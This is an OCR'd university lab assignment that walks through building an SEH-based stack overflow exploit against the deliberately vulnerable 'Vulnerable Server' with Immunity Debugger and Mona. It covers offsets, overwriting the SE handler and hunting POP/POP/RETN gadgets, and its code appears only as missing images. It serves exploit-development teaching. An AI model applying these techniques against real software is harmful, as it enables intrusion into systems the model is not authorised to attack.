Sri Lanka Institute of Information Technology

BSc. Hons in Information Technology specialized in Cyber Security

Department of Information System Engineering


Offensive Hacking Tactical And Strategic

Assignment


IT17111034 – U.C.S Bandara

SEH-Based Stack Overflow Exploit for "Vulnerable Server"


1st we have to check the connection by executing command ‘nc 192.168.1.107’




Then we have to attach the server to the immunity debugger. And run the server.




Use kali machine to try attack on the windows server.



The code of the initial attack.



This is how it is shown in the kali machine.



This is how attack will be shown in the immunity.

The top left pane of Immunity shows the instruction being processed, which is highlighted: "MOV DWORD PTR DS:[EDI],EDX. The top right pane of Immunity shows the registers: EDX contains 4E4E4E4E, which is 'NNNN' in ASCII, as shown in the chart below. This is from the injected characters, so we can control it. Also, notice that ECX and EBP point to characters we injected--those are places where we might want to put shellcode, but as we will see, that won't work.


Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

Observing the SEH Chain

In Immunity, click View, "SEH Chain".


As shown below, the SEH chain is corrupt, containing the "SE Handler" value of 4D4D4D4D which is 'MMMM' in ASCII. This is from the injected characters, so we can control it.



To do a SEH exploit we let crash to occur and let it to run the code at the “SE handler” address. We have to take the control of it and point handler address to our shell code.

The message at the bottom appears again, saying "Access violation when writing to [017C0000] -- use Shift+F7/F8/F9 to pass exception to program".

Press Shift+F9. Now Immunity says "Access violation when executing [4D4D4D4D]", as shown below.



Look at the top right pane in Immunity. None of the registers point to the injected ASCII characters anymore. This happens because Windows sets all CPU registers to zero when using the SEH, precisely to prevent attacks like the one we are developing. So, we'll need to find some other way to execute the injected shellcode.

Look at the lower right pane in Immunity. This shows the Stack. The leftmost value is the address on the stack, which count up 4 bytes at a time. The second value is the contents at that address, which is usually a pointer to something elsewhere in memory. The third value shows the memory contents the pointer points to. Notice the third item: it says ASCII "MMMMMMMMMMMMMMMM

This is from the injected characters, so we can control it.


To conduct this attack we need to ,

- Find the bytes that end up in EIP when the exception is thrown
- Find the location of the bytes pointed to by the third stack item at crash time
- Find code we can execute that performs the Assembly instructions POP/POP/RETN --that will jump to the third address on the Stack.


Targeting the locations, we need to attack

The EIP currently contains 4D4D4D4D, or 'MMMM', so we need to replace the 'M' characters with the 253 bytes in order. The third item on the stack is also currently pointing to 'M' characters, so the same replacement will allow us to find it.

Following is the changed code,




When we execute above code, we can see the following outputs in the immunity debugger.



Now Immunity says "Access violation when executing [EFEEEDEC]", as shown above.


So to target EIP, use the 4 bytes after the first 232 bytes of the 253-byte pattern. To find the location pointed to by the third item in the stack, we have look in to Dump.




The third item on the stack points to a location just 4 bytes before the data that will end up in the EIP. So we have only 4 bytes to insert shellcode.

Let's modify the exploit to put '1234' in the EIP and '\xCC\xCC\xCC\xCC' in the location for our shellcode, and run that just to make sure the address calculations are exactly correct.

Let's also simplify the letters to use 'B' before the shellcode and EIP and 'F' after.



Now we hit the EIP. Following is the stacks dump





According to the Hex dump we also hit to the shell code.

Finding ROP Gadgets with Mona

Mona is a plug in to immunity which helps to find a POP/POP/RETN series of instructions in a module.


Mona can automatically hunt for useful snippets of code, called "gadgets". By executing following command we can obtain text document as follows.



